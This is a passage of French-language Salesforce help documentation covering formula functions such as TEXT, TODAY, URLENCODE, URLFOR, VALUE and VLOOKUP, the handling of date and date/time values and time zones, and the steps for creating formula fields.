La formule `TEXT(ExpectedRevenue)` renvoie le montant du chiffre d'affaires prévu d'une opportunité au format texte, sans le symbole de la devise. Par exemple, si la valeur `Chiffre d'affaires prévu` d'une campagne est de 200 000 $, ce format de formule affiche « 200 000 ».

**ID d'actif**

La formule `SerialNumber &"-"& TEXT(Quantity)` renvoie le numéro d'ID de l'actif, composé d'un numéro de série, d'un tiret et de la quantité. Le champ `Numéro de série` est déjà au format texte, mais le champ `Quantité` est un nombre qui exige d'être précédé par la fonction TEXT.

**Utiliser des valeurs de liste de sélection dans les équations mathématiques**

```
VALUE(LEFT(TEXT(Quantity), 5)) * Unit
```

Cette formule multiplie les cinq premiers chiffres de la liste de sélection `Quantity` par le champ numérique `Unit`.

**Comparer deux listes de sélection**

```
IF(TEXT(bug_status) = TEXT(case_status), “Match”, “Out of Sync”)
```

Cette formule compare les valeurs de la liste de sélection `bug_status` à celles de la liste de sélection `case_status`.

**Afficher les valeurs de liste de sélection des enregistrements parents**

```
TEXT(Account.Industry)
```

Ce champ de formule des opportunités affiche le secteur d'activité du compte associé.

**Concaténer des valeurs de liste de sélection**

```
TEXT(Account.Industry) & " - " & TEXT(Account.SubIndustry__c)
```

Ce champ de formule des opportunités affiche les secteurs d'activité principal et secondaire du compte associé.

**Exemples de règle de validation :**

**Bloquer l'enregistrement d'une opportunité clôturée**

`CONTAINS(TEXT(Status), "Close")` renvoie TRUE (vrai) si la liste de sélection `Status` contient la valeur « Close », par exemple « Close Gagnée » ou « Close Perdue ». Cette formule de règle de validation empêche les utilisateurs d'enregistrer les modifications d'une opportunité clôturée.

**Utiliser des fonctions numériques dans des valeurs de listes de sélection numériques**

`VALUE(LEFT(TEXT(Quantity), 5)) * Unit > 10000` multiplie les cinq premiers chiffres de la liste de sélection `Quantity` par le champ numérique `Unit`, puis renvoie TRUE (vrai) si le résultat est supérieur à 10 000.

**Comparer directement deux listes de sélection**

| | |
|---|---|
| | `TEXT(bug_status) = TEXT(case_status)` compare les valeurs de la liste de sélection bug_status à celles de la liste de sélection case_status, puis renvoie TRUE (vrai) si elles sont identiques. |
| **Conseils :** | • Le texte renvoyé n'est pas formaté par une devise, des symboles de pourcentage ni des virgules.<br>• Les valeurs ne sont pas sensibles aux paramètres régionaux. Par exemple, la valeur 24,42 EUR est remplacée par le nombre 24,42.<br>• Les pourcentages sont renvoyés sous la forme d'un nombre décimal.<br>• Les dates sont renvoyées sous la forme AAAA-MM-JJ, c'est-à-dire l'année codée sur quatre chiffres, le mois et le jour sur deux chiffres.<br>• Les valeurs date/heure sont renvoyées sous la forme AAAA-MM-JJ HH:MM:SSZ : AAAA représente l'année codée sur quatre chiffres, MM le mois sur deux chiffres, JJ le jour sur deux chiffres, HH l'heure sur deux chiffres, MM les minutes, SS les secondes et Z, le méridien zéro, qui indique que l'heure est fournie en fonction du temps universel coordonné (UTC).<br>• Les champs de liste de sélection sont pris en charge dans les fonctions TEXT utilisées dans les types de formule suivants : règles de validation, règles d'approbation, règles d'étape d'approbation, règles de workflow, règles d'escalade, règles d'attribution, règles de réponse automatique, champs de formule, mises à jour de champ, et boutons et liens personnalisés. Dans les autres formules, utilisez ISPICKVAL ou CASE en référençant un champ de liste de sélection.<br>• La fonction TEXT renvoie toujours des valeurs de listes de sélection dans la langue principale de votre entreprise, pas dans la langue de l'utilisateur actuel. |

## AUJOURD'HUI

| | |
|---|---|
| **Description :** | Renvoie la date actuelle au type de données date. |
| **Utilisation :** | `TODAY()` |
| **Exemple :** | `TODAY()-Sample_date_c` calcule le nombre de jours restants dans l'exemple. |
| **Exemple de règle de validation :** | `SampleDate < TODAY()`<br>Cet exemple s'assure que les utilisateurs ne peuvent pas remplacer le paramètre `Exemple de date` par une date passée. |
| **Conseils :** | • Ne supprimez pas les parenthèses.<br>• Gardez les parenthèses vides. Elles ne contiennent pas nécessairement de valeur.<br>• Dans une fonction TODAY, utilisez un champ de date plutôt qu'un champ date/heure. Le champ `Date de la dernière activité` est un champ de date, alors que les champs `Date de création` et `Date de la dernière modification` sont des champs date/heure.<br>• Si vous préférez utiliser un champ date/heure, reportez-vous à NOW.<br>• Le calcul des dates et heures requiert toujours le fuseau horaire de l'utilisateur.<br>• Utilisez les opérateurs d'addition et de soustraction combinés avec la fonction TODAY, et d'autres champs de date pour renvoyer un nombre représentant le nombre de jours. Par exemple, la |

formule `TODAY()-LastActivityDate` calcule le nombre de jours écoulés depuis la dernière date d'activité. Dans cet exemple, le type de données du champ de formule est un nombre.

- Utilisez les opérateurs d'addition et de soustraction combinés avec la fonction TODAY, et des nombres pour renvoyer la date. Par exemple, la formule `TODAY() +5` calcule la date 5 jours à compter du jour J. Dans cet exemple, les données du champ de formule sont de type date.

### TRIM

| | |
|---|---|
| **Description :** | Supprime les espaces et les tabulations au début et à la fin de la chaîne de texte. |
| **Utilisation :** | `TRIM(`***`text`***`)` et remplacez la valeur *`text`* par le champ ou l'expression à réduire. |
| **Exemple :** | La formule `TRIM(LEFT(LastName,5))& "-" & RIGHT(FirstName, 1)` renvoie un ID réseau pour les utilisateurs, qui contient les cinq premiers caractères de leur nom et le premier caractère de leur prénom séparés par un tiret. |

### UPPER

| | |
|---|---|
| **Description :** | Convertit toutes les lettres de la chaîne de texte spécifié en majuscules. Tous les caractères qui ne sont pas des lettres ne sont pas affectés par cette fonction. Si les paramètres régionaux sont fournis, leurs règles s'appliquent. |
| **Utilisation :** | `UPPER(`***`text`***`, [`***`locale`***`])` et remplacez *`text`* par le champ ou l'expression que vous souhaitez convertir en majuscules, et *`locale`* par le code facultatif de langue ISO à deux caractères ou des paramètres régionaux à cinq caractères, s'il est disponible. |
| **Exemple :** | **MASOCIETE.COM**<br>`UPPER("masociete.com")` renvoie « MASOCIETE.COM ».<br>**MASOCIETE.COM 123**<br>`UPPER("Masociete.com 123")` renvoie « MASOCIETE.COM 123 ».<br>**Application des règles des paramètres régionaux de la langue Turc**<br>La langue Turc comprend deux version de la lettre i : avec et sans point. Les règles des paramètres régionaux du Turc nécessitent la possibilité de capitaliser le i avec un point et autorisent le I sans point en minuscules. Pour utiliser correctement la fonction `UPPER()` avec les paramètres régionaux de la langue Turc, utilisez le code des paramètres régionaux Turc *tr* dans la fonction `UPPER()`, comme suit :<br>`UPPER(`***`text`***`, "tr")`<br>Ce code s'assure que tout i avec point présent dans *`text`* ne se transforme pas en I sans point. |

## URLENCODE

| | |
|---|---|
| **Description :** | Code le texte et les valeurs de champ de fusion à utiliser dans des URL en remplaçant les caractères illégaux dans les URL, comme les espaces blancs, avec le code qui représente ces caractères tel que défini dans *RFC 3986, Uniform Resource Identifier (URI) : Syntaxe générique.*. Par exemple, les espaces blancs sont remplacés par `%20` et les points d'exclamation sont remplacés par `%21`. |
| **Utilisation :** | `{!URLENCODE(`***`text`***`)}` et remplacez *`text`* par le champ de fusion ou la chaîne de texte que vous souhaitez coder. |
| **Exemple :** | Si le champ de fusion `foo__c` contient `<B>Mark's page<b>`, `{!URLENCODE(foo__c)}` donne : `%3CB%3EMark%27s%20page%3C%2Fb%3E` |
| **Conseils :** | • Cette fonction est disponible uniquement avec des boutons et des liens personnalisés, et dans Visualforce.<br>• Les boutons et liens personnalisés dont la source du contenu est une URL possèdent des paramètres de codage distincts. Si vous utilisez la fonction URLENCODE pour coder un bouton ou un lien personnalisé dont le paramètre de codage est spécifié, Salesforce code d'abord l'URL en fonction des paramètres du bouton ou du lien personnalisé, puis il code le résultat. Par exemple, si l'URL d'un lien personnalisé contient un espace et que son paramètre de codage est UTF8, Salesforce code l'espace en signe plus (+), puis la fonction URLENCODE convertit le signe plus dans le code de son caractère, `%2B`.<br>• Lorsque vous insérez le champ `Account` dans des opportunités (`Opportunity.Account`), dans la fonction URLENCODE, la valeur du champ correspond à l'ID de compte, pas au nom de compte. Pour coder le nom de compte, créez un champ de formule d'objet croisé personnalisé dans les opportunités qui comprend le nom de compte, puis utilisez ce champ dans la fonction URLENCODE à la place de `Opportunity.Account`. Par exemple, si la formule d'objet croisé est `AccountNameFormula__c`, utilisez :<br>`http://www.google.com/search?q={!URLENCODE (Opportunity.AccountNameFormula__c)}` |

## URLFOR

| | |
|---|---|
| **Description :** | Renvoie une URL relative pour une action, une commande s-control, une page Visualforce ou un fichier dans une archive de ressources statiques dans une page Visualforce. |
| **Utilisation :** | `{!URLFOR(`***`target, id,`*** `[`***`inputs`***`], [`***`no override`***`])}` et remplacez *`target`* par l'URL, l'action, la commande s-control ou la variable de fusion de ressource statique, *`id`* par une référence à l'enregistrement et *`inputs`* par des paramètres facultatifs. L'argument *`no override`* est également facultatif La valeur par défaut est “false” (faux). Il s'applique aux cibles des pages Salesforce standard telles que $Action.Account.New. Remplacez *`no override`* par « true » lorsque vous souhaitez afficher une page Salesforce standard, même si vous avez déjà défini une valeur de remplacement ailleurs.<br>Pour accéder à une page Visualforce, saisissez simplement le nom de votre page précédé de « apex/ ». Par exemple, si votre page Visualforce s'intitule `myTestPage`, utilisez `{!URLFOR("/apex/myTestPage")}`. |

**Exemple Visualforce :**

```
<apex:image url="{!URLFOR($Resource.TestZip,
                 'images/Bluehills.jpg')}" width="50"
height="50"/>
```

Dans cet exemple, le composant `<apex:image>` référence un fichier .jpg inclus dans un fichier .zip chargé en tant que ressource statique. Une fois téléchargé, le nom de la ressource statique a été définie comme `TestZip`, et le chemin pour trouver l'image dans la ressource est `images/Bluehills.jpg`.

**Conseils :**

- Utilisez les variables globales pour accéder aux champs de fusion spéciaux pour les actions, aux commandes s-control et aux ressources statiques.
- Si le nom d'un paramètre d'entrée commence par un caractère autre qu'une lettre ou le signe dollar ($), placez-le entre guillemets.
- Placez plusieurs *entrées* entre crochets pour les regrouper :

  ```
  {!URLFOR($Action.Case.View, Case.Id, [parm1="A", parm2="B"])}
  ```

- Définissez la valeur *entrées* sur nulle si aucune ne doit être transférée, mais si vous souhaitez définir l'argument *no override* :

  ```
  {!URLFOR($Action.Case.View, Case.Id, null, true)}
  ```

- Lorsque vous remplacez une action standard, elle n'est plus disponible dans Salesforce. Par exemple, si vous écrasez l'action de nouveau compte, cela affecte le bouton **Créer** sur toutes les pages, comme la page de détail du compte, les listes associées au compte sur les autres pages de détail et la liste déroulante **Créer** du menu latéral. Pour écraser une action standard tout en continuant à y avoir accès, utilisez l'argument *no override* dans votre commande s-control pour faire référence à cette action.
- Lorsque vous écrasez la page d'accueil d'un onglet standard ou personnalisé, définissez *target* sur la variable globale `$Action` correspondante et *id*, sur le type d'objet. Par exemple, `URLFOR($Action.Account.Tab, $ObjectType.Account)`
- Cette fonction est disponible uniquement pour les boutons personnalisés, les liens, les commandes s-control et les pages Visualforce.

## VALUE

**Description :** Convertit une chaîne de texte en nombre.

**Utilisation :** `VALUE(`***text***`)` et remplacez la valeur *text* par le champ ou l'expression à convertir en nombre.

**Exemple :**

**Numéro de piste**

La formule `VALUE( Lead_Number__c )` renvoie un nombre pour la valeur de texte du champ de numérotation automatique `Numéro de piste`. Ceci peut être pratique si vous voulez utiliser le champ `Numéro de piste` dans le calcul. Les champs de numérotation automatique sont en réalité des champs texte qui doivent être convertis en nombres pour les calculs numériques.

**Attribution automatique (à la ronde) de pistes**

```
MOD(VALUE(Lead_Number__c), 3)
```

| | |
|---|---|
| | Formule d'un champ de formule personnalisé, appelé Round_Robin_ID, qui attribue à chaque piste la valeur 0, 1 ou 2. Cette formule utilise un champ de numérotation automatique, appelé `Numéro de piste`, qui attribue à chaque piste un numéro unique à partir de 1. La fonction MOD divise le nombre de pistes par le nombre de files d'attente de pistes disponibles (3 dans cet exemple) et renvoie un solde de 0, 1 ou 2. Utilisez la valeur de ce champ de formule dans les règles d'attribution de pistes pour attribuer des enregistrements de piste à différentes files d'attente. Par exemple :<br>• La valeur Round_Robin_ID = 0 est attribuée à la file d'attente A<br>• La valeur Round_Robin_ID = 1 est attribuée à la file d'attente B<br>• La valeur Round_Robin_ID = 2 est attribuée à la file d'attente C |
| **Conseils :** | Vérifiez que le texte de la fonction VALUE ne contient pas de caractères spéciaux autres que le signe décimal (point) ou le signe moins (tiret). Par exemple, la formule `VALUE(Text_field__c)` donne les résultats suivants :<br>• Si la valeur du champ `Texte` est 123, le résultat est **123**<br>• Si le champ `Texte` est vide, le résultat est **#Error!**<br>• Si la valeur du champ `Texte` est $123, le résultat est **#Error!**<br>• Si la valeur du champ `Texte` est EUR123, le résultat est **#Error!** |

## VLOOKUP

| | |
|---|---|
| **Description :** | Renvoie une valeur en consultant une valeur associée sur un objet personnalisé similaire à la fonction Excel VLOOKUP(). |
| **Utilisation :** | `VLOOKUP(`***`field_to_return, field_on_lookup_object, lookup_value`***`)` et remplacez *`field_to_return`* par le champ qui contient la valeur que vous souhaitez voir retournée, *`field_on_lookup_object`* par le champ de l'objet en rapport qui contient la valeur que vous souhaitez rechercher, et *`lookup_value`* par la valeur que vous souhaitez rechercher. |
| **Exemple de règle de validation :** | Cet exemple vérifie qu'un code postal de facturation est valide en recherchant les cinq premiers caractères de la valeur d'un objet personnalisé appelé Zip_Code__c et qui contient un enregistrement pour chaque code postal valide aux États-Unis. Si le code postal n'est pas trouvé dans l'objet Zip_Code__c ou que le département de facturation ne correspond pas au State_Code__c de l'objet Zip_Code__c, une erreur s'affiche.<br>`AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c, $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <> BillingState )`<br>**Remarque:**<br>• Utilisez cet exemple lorsque le pays de facturation est US ou USA. |

- Vous pouvez télécharger les codes postaux des États-Unis dans un fichier au format CSV sur le site http://zips.sourceforge.net.

| | |
|---|---|
| **Conseils :** | • La variable *field_to_return* doit être un champ de type numérotation automatique, récapitulatif de cumul, relation de référence, relation principal-détails, case, date, date/heure, e-mail, nombre, pourcentage, téléphone, texte, zone de texte ou URL.<br>• La variable *field_on_lookup_object* doit être le champ `Nom de l'enregistrement` pour un objet personnalisé.<br>• Les champs *field_on_lookup_object* et *lookup_value* doivent comporter le même type de données.<br>• Si plus d'un enregistrement correspond, la valeur du premier enregistrement est renvoyée.<br>• La valeur renvoyée doit se trouver dans un objet personnalisé.<br>• Vous ne pouvez pas supprimer le champ personnalisé ou l'objet personnalisé référencé dans cette fonction.<br>• Cette fonction est disponible uniquement dans les règles de validation. |

### YEAR

| | |
|---|---|
| **Description :** | Renvoie l'année correspondant à une date donnée, sous la forme d'un nombre à quatre chiffres. |
| **Utilisation :** | `YEAR(`***`date`***`)` et remplacez la valeur *date* par le champ ou l'expression qui contient l'année à renvoyer. |
| **Exemple :** | La formule `YEAR(TODAY() )- YEAR(Initial_Meeting__c )` renvoie le nombre d'années depuis votre première rencontre avec un client. Cet exemple utilise un champ de date personnalisé appelé `Première réunion`. |

CONSULTER ÉGALEMENT :

Opérateurs et fonctions de formule de A à H

Opérateurs et fonctions de formule

## Utilisation de valeurs de date et de Date/Heure dans des formules

Les formules de date sont utiles pour gérer des échéances de paiement, des durées de contrat et toutes les fonctionnalités temporelles de votre organisation.

Deux types de données sont utilisés pour travailler avec des dates : Date et Date/heure. La plupart des valeurs utilisées pour travailler avec des dates sont de type Date, qui enregistre l'année, le mois et le jour. Certains champs, notamment `CreatedDate`, sont des champs de Date/heure, ce qui signifie qu'ils n'enregistrent pas seulement une valeur de date, mais également une valeur horaire (enregistrée en heure GMT, mais affichée dans le fuseau horaire de l'utilisateur). Les champs de date et de date/heure sont mis en forme en fonction des paramètres régionaux de l'utilisateur dans les rapports et les pages de détail d'enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Vous pouvez utiliser des opérations, notamment d'addition et de soustraction, sur des valeurs de date et de date/heure afin de calculer une date future ou le temps écoulé entre deux dates. Si vous soustrayez par exemple une date à une autre, la valeur renvoyée est la

différence entre les deux valeurs initiales en jours (type de donnée numérique). La même opération entre deux valeurs de date/heure renvoie une valeur décimale qui indique la différence en nombre de jours, d'heures et de minutes.

Par exemple, si la différence entre deux valeurs de date/heure est de 5,52, cela signifie que les deux valeurs sont séparées de cinq jours, 12 heures (0,5 d'un jour) et 28 minutes (0,02 d'un jour). Vous pouvez également ajouter des valeurs numériques à des dates et dates/heures. Par exemple, l'opération `TODAY() + 3` renvoie trois jours après la date du jour. Pour plus d'informations et des exemples d'utilisation de dates, reportez-vous à la liste dans Exemples de formules de date.

Dans les exemples, les variables de *`date`* et de *`date/heure`* sont utilisées à la place des champs ou des valeurs réels de date et de date/heure.

Notez que les fonctions de date complexes produisent une taille de compilation plus importante que celle des fonctions de formule de texte ou numériques, et entraîner ainsi des problèmes de taille de compilation de formule. Pour plus d'informations sur la gestion de ce problème, reportez-vous à *Conseils relatifs à la réduction de la taille des formules*.

## TODAY() et NOW()

La fonction `TODAY()` renvoie le jour, le mois et l'année actuels comme type de donnée Date. Cette fonction est utile pour les formules qui renvoient le nombre de jours écoulés depuis une date antérieure, la date future dans un nombre de jours donné, ou qui affichent la date actuelle.

La fonction `NOW()` renvoie la valeur de date/heure actuelle. Elle est utile pour les formules qui renvoient des heures du jour spécifiques ainsi qu'une date.

Pour plus d'informations sur la conversion entre des valeurs de date et de date/heure, reportez-vous à Conversion entre des valeurs de date/heure et de date.

## Fonction DATE()

La fonction `DATE()` renvoie la valeur de date d'une année, d'un mois et d'un jour donné. Les valeurs numériques Y/M/D et les fonctions `YEAR()`, `MONTH()` et `DAY()` sont des paramètres valides pour `DATE()`. Par exemple, `DATE( 2013, 6, 1 )` renvoie le 6 juin 2013. De même, `DATE( YEAR( TODAY() ), MONTH( TODAY() ) + 3, 1)` renvoie la valeur de date du premier jour trois mois suivant la date actuelle dans l'année en cours, en supposant que la date est valide (par exemple, la valeur du mois est comprise entre 1 et 12).

Si les valeurs Y/M/D saisies génèrent une date non valide, la fonction `DATE()` renvoie une erreur. Par conséquent, la vérification des erreurs est une part importante de l'utilisation de valeurs de date. Pour plus d'informations sur les méthodes de traitement des dates non valides, reportez-vous à Exemples de formules de date.

## Conversion entre date/heure et date

Les types de données Date et Date/heure ne sont pas interchangeables. Lorsque vous exécutez des opérations entre des valeurs de date et de date/heure, vous devez les convertir afin d'utiliser des valeurs de même type. Certaines fonctions (telles que `YEAR()`, `MONTH()` et `DAY()`) fonctionnent uniquement sur des valeurs de date, et nécessitent par conséquent la conversion préalable des valeurs de date/heure.

Utilisez la fonction `DATEVALUE( ***date/heure*** )` pour renvoyer la valeur Date d'une Date/heure. Par exemple, pour obtenir l'année d'une date/heure, utilisez `YEAR( DATEVALUE( ***date/heure*** ) )`.

Vous pouvez convertir une valeur Date en Date/heure à l'aide de la fonction `DATETIMEVALUE( ***date*** )`. L'heure est définie sur 00:00 en heure GMT, puis convertie dans le fuseau horaire de l'utilisateur qui affiche l'enregistrement. Pour un utilisateur situé à San Francisco, `DATETIMEVALUE( TODAY() )` renvoie 17:00 le jour précédent (pendant l'heure d'été) au lieu de 00:00 le jour GMT actuel. Pour plus d'informations, reportez-vous à Note sur la valeur de date/heure et les fuseaux horaires.

## Conversion entre date et texte

Pour inclure une date dans une chaîne, incorporez la valeur de date dans la fonction `TEXT()` afin de la convertir en texte. Par exemple, si vous souhaitez renvoyer la date du jour au format texte, utilisez :

```
"Today's date is " & TEXT( TODAY() )
```

La date est renvoyée sous le format « AAAA-MM-JJ », pas sous le format correspondant aux paramètres régionaux. Vous pouvez modifier le format en extrayant d'abord le jour, le mois et l'année de la date, puis en les combinant sous le format voulu. Par exemple :

```
"Today's date is " & TEXT( MONTH( date ) ) & "/" & TEXT( DAY( date ) ) & "/" & TEXT( YEAR(
 date ) ) )
```

Vous pouvez également convertir un texte en date afin d'utiliser la valeur de chaîne avec vos autres champs et formules de date. Si vous souhaitez mettre votre texte en forme sous « AAAA-MM-JJ », utilisez la formule suivante pour renvoyer la valeur de date :

```
DATEVALUE( "YYYY-MM-DD" )
```

## Conversion entre date/heure et texte

Vous pouvez inclure des valeurs de date/heure dans une chaîne à l'aide de la fonction `TEXT()`, mais en tenant compte des fuseaux horaires. Par exemple, prenons la formule :

```
"The current date and time is " & TEXT( NOW() )
```

Dans cette formule, `NOW()` est défini sur l'heure GMT. Normalement, `NOW()` est converti dans le fuseau horaire de l'utilisateur lors de l'affichage. Cependant, comme il a été converti en texte, aucune conversion n'a lieu. Si vous exécutez cette formule le 2 août 2013 à 01:00 heure de Paris (GMT+1), le résultat est « The current date and time is 2013–08–02 00:00:00Z ».

Lorsque vous convertissez une date/heure en texte, un suffixe « Z » est ajouté pour indiquer l'heure GMT. `TEXT( date/heure )` renvoie « Z » si le champ est vide. Par conséquent, vérifiez si la valeur de date/heure avec laquelle vous travaillez peut être vide avant la conversion en texte :

```
IF(
 ISBLANK( date/time ),
 "",
 TEXT( date/time )
)
```

Pour convertir une chaîne en valeur de date/heure, utilisez `DATETIMEVALUE()` en transmettant une chaîne sous le format « AAAA-MM-JJ HH:MM:SS ». Cette méthode renvoie la valeur de date/heure en heure GMT.

## Note sur la valeur de date/heure et les fuseaux horaires

Les valeurs de date et de date/heure sont enregistrées en heure GMT. Lors de la sauvegarde d'un enregistrement, les valeurs de champ dans le fuseau horaire de l'utilisateur sont converties en heure GMT, puis reconverties dans le fuseau horaire de l'utilisateur qui affiche les pages de détail de l'enregistrement et les rapports. Avec les conversions de date, cela ne pose aucun problème, car la conversion d'une date/heure en date génère une valeur de date identique.

Cependant, lors de l'utilisation de champs et de valeurs de date/heure, la conversion est toujours effectuée en heure GMT, pas dans le fuseau horaire de l'utilisateur. La soustraction d'un champ de date/heure standard à un autre ne pose aucun problème, car les deux champs sont dans le même fuseau horaire. Cependant, lorsque l'une des valeurs du calcul est une conversion d'une valeur de texte ou de date vers une valeur de date/heure, les résultats sont différents.

Supposons qu'un utilisateur à San Francisco saisisse la valeur 00:00 le 2 août 2013 dans un champ de date/heure personnalisé appelé `Date_Time_c`. Cette valeur est enregistrée sous 2013–08–02 07:00:00Z, car la différence avec l'heure d'été du Pacifique est GMT-7. À 12:00 heure du Pacifique le 2 août, l'utilisateur affiche l'enregistrement et la formule suivante est exécutée :

```
Date_Time_c - NOW()
```

Dans le calcul, `NOW()` correspond à 2013–08–01 19:00:00Z, qui est soustrait de 2013–08–02 07:00:00Z, pour renvoyer le résultat prévu de 0,5 (soit 12 heures).

Supposons qu'à la place de NOW(), la formule convertisse la chaîne « 2013–08–01 12:00:00 » en une valeur de date/heure :

```
Date_Time_c - DATETIMEVALUE( "2013-08-01 12:00:00" )
```

Dans ce cas, `DATETIMEVALUE( "2013-08-01 12:00:00" )` correspond à 2013–08–01 12:00:00Z, et renvoie le résultat 0,79167, soit 19 heures.

Il n'est pas possible de déterminer le fuseau horaire d'un utilisateur dans une formule. Si tous vos utilisateurs travaillent sous le même fuseau horaire, vous pouvez ajuster l'écart du fuseau horaire en ajoutant ou en soustrayant la différence d'heure entre le fuseau horaire des utilisateurs et l'heure GMT dans vos valeurs converties. Cependant, les fuseaux horaires peuvent être affectés par l'heure d'été, et les dates de début et de fin d'heure d'été changent chaque année. Par conséquent, il est difficile de gérer les fuseaux horaires dans une formule. Nous recommandons d'utiliser un code Apex pour les transactions qui nécessitent une conversion de valeurs de date/heure en valeurs de texte ou de date.

CONSULTER ÉGALEMENT :

Conseils relatifs à l'élaboration de formules

## Création d'un champ de formule

Le champ de formule personnalisé nécessite des attributs spécifiques.

**Remarque:** La vidéo d'aide Getting Started with Formulas inclut une démonstration de ces étapes.

1. Élaborez le champ de formule de la même façon que vous créez un champ personnalisé. Reportez-vous à Créer des champs personnalisés à la page 4784.
2. Sélectionnez le type de données pour la formule. Sélectionnez le type de données approprié pour la formule, en fonction du résultat du calcul. Reportez-vous à Types de données de formule à la page 4900.
3. Sélectionnez le nombre de décimales pour les types de données devise, nombre ou pourcentage. Ce paramètre est ignoré pour les champs devise dans les entreprises multidevises. Le paramètre `Décimales` s'applique en revanche à votre devise.

   **Remarque:** Salesforce utilise la règle de l'arrondi à l'entier supérieur le plus proche pour les chiffres des champs de formule. Par exemple, 12,345 devient 12,35 et –12,345 devient -12.34.

4. Cliquez sur **Suivant**.
5. Pour élaborer la formule :
   a. Si vous élaborez une formule dans l'onglet **Formule avancée** ou pour des approbations ou des règles, telles qu'un workflow, une validation, une attribution, une réponse automatique ou une escalade, cliquez sur **Insérer un champ**, choisissez un champ, puis cliquez sur **Insérer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les détails d'un champ de formule :
- Afficher la configuration

Pour créer, modifier ou supprimer des champs de formule :
- Personnaliser l'application

Pour créer une formule de base qui transmet des données Salesforce spécifiques, sélectionnez l'onglet **Formule simple**, choisissez le type de champ dans la liste déroulante `Sélectionnez un type de champ`, puis l'un des champs de la liste déroulante `Insérer un champ`.

Conseil: Les formules inter-objets générées s'étendent à des objets associés et référencent des champs de fusion dans ces objets.

**b.** Pour insérer un opérateur, sélectionnez l'icône d'opérateur appropriée dans la liste déroulante `Insérer un opérateur`.

**c.** Vous pouvez également cliquer sur l'onglet **Formule avancée** pour utiliser des fonctions, afficher des opérateurs supplémentaires et fusionner les champs. Ces fonctions sont des formules déjà intégrées que vous pouvez ensuite personnaliser avec vos paramètres d'entrée.

**d.** Pour insérer une fonction, double-cliquez sur son nom dans la liste, ou sélectionnez-la et cliquez sur **Insérer la fonction sélectionnée**. Pour filtrer la liste de fonctions, choisissez une catégorie dans la liste déroulante `Fonctions`. Sélectionnez une fonction et cliquez sur **Aide sur cette fonction** pour lire sa description et consulter des exemples de formule faisant appel à cette fonction.

**e.** Pensez à ajouter des commentaires à votre formule, en particulier si elle est complexe. Les commentaires doivent commencer par une barre oblique suivie d'un astérisque (`/*`) et se terminer par un astérisque suivi d'une barre oblique (`*/`).

Les commentaires permettent d'expliquer des parties spécifiques d'une formule à quiconque examine sa définition. Par exemple :

```
AND(
/*competitor field is required, check to see if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types */
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows for additional closed picklist values in
the future */
CONTAINS(TEXT(StageName), "Closed")
)
```

Vous pouvez également *commenter* des sections de votre formule lors d'un débogage et d'une vérification de syntaxe pour détecter les erreurs.

Remarque:

- L'imbrication de commentaires entraîne des erreurs de syntaxe. Par exemple, vous ne pouvez pas enregistrer une formule qui contient :

  ```
  /* /* comment */ */
  ```

- Commenter une formule entière entraîne une erreur de syntaxe.
- Les commentaires sont comptabilisés dans les limites de tailles en caractères et en octets des formules.

Remarque: Les champs de formule peuvent contenir jusqu'à 3 900 caractères, y compris des espaces, des retours chariot et des commentaires. Si votre formule nécessite davantage de caractères, créez des champs de formule séparés, puis référencez-les dans un autre champ de formule. Le nombre maximal de caractères affichés après l'évaluation d'une expression de formule est 1 300.

**6.** Pour contrôler l'absence d'erreurs dans la formule, cliquez sur **Vérifier la syntaxe**.

**7.** Saisissez éventuellement une description de la formule dans la zone `Description`.

8. Si la formule fait référence à des champs nombre, devise ou pourcentage, sélectionnez l'option Gestion des champs vides. Pour attribuer la valeur 0 à tous les champs vides, sélectionnez l'option `Traiter les champs vides comme contenant des zéros`. Pour laisser ces champs vides, sélectionnez `Traiter les champs vides en tant que tels`.
9. Cliquez sur **Suivant**.
10. Définissez la sécurité au niveau du champ pour déterminer si le champ doit être visible pour des profils spécifiques, puis cliquez sur **Suivant**.
11. Choisissez les présentations de page qui doivent afficher ce champ. Le champ est ajouté comme dernier champ de la première section à deux colonnes de la présentation de page. En ce qui concerne les champs personnalisés, le champ est ajouté automatiquement au bas de la page de détail de l'utilisateur.
12. Cliquez sur **Enregistrer** pour terminer ou sur **Enregistrer et Nouveau** pour créer d'autres champs personnalisés.

Remarque: Comme le système calcule automatiquement les champs de formule, ils sont en lecture seule dans les pages de détail des enregistrements et ne mettent pas à jour les derniers champs de date modifiés. Les pages de modification n'affichent pas les champs de formule.

Dans les formules de compte, tous les champs des comptes professionnels sont disponibles en tant que champs de fusion. Toutefois, certains champs de compte réservés aux comptes personnels, comme `Date d'anniversaire` et `E-mail`, ne sont pas disponibles.

Conseils relatifs à l'élaboration de formules

Que sont les formules inter-objets ?

CONSULTER ÉGALEMENT :

Éléments d'une formule

Champs de fusion pour des formules

Conseils relatifs à l'élaboration de formules

Opérateurs et fonctions de formule

## Conseils relatifs à l'élaboration de formules

Visionnez une démonstration : Formulas: Tips and Gotchas

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Les champs de formule qu'un utilisateur peut afficher peuvent référencer des champs masqués ou en lecture seule en utilisant la sécurité au niveau du champ. Si le champ de formule contient des informations confidentielles, masquez-le à l'aide de la sécurité au niveau du champ.
- Vous pouvez ajouter des champs de formule d'activité aux présentations de page de tâche ou d'événement. Notez qu'un champ de formule associé à une tâche sur une présentation de page d'événement peut ne pas être utile. De même, des champs de formule associés à un événement sur des présentations de page de tâche peuvent ne pas être utiles.
- Pour déterminer si un enregistrement est une tâche ou un événement, utilisez le champ de fusion `IsTask`. Par exemple :

```
IF(IsTask, "This is a task", "This is an event")
```

Conseils relatifs à l'utilisation de champs de formule de date et de date/heure

Conseils relatifs à l'utilisation de champs de fusion dans des formules

Conseils relatifs à l'utilisation de champs de formule numériques

Conseils relatifs à l'utilisation de champs de formule de liste de sélection et de liste à sélection multiple

Conseils relatifs au référencement de types d'enregistrement dans les formules

Conseils relatifs à l'utilisation de champs de formule de texte

CONSULTER ÉGALEMENT :

Création d'un champ de formule

Erreurs de formule courantes

## Conseils relatifs à l'utilisation de champs de formule de date et de date/heure

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

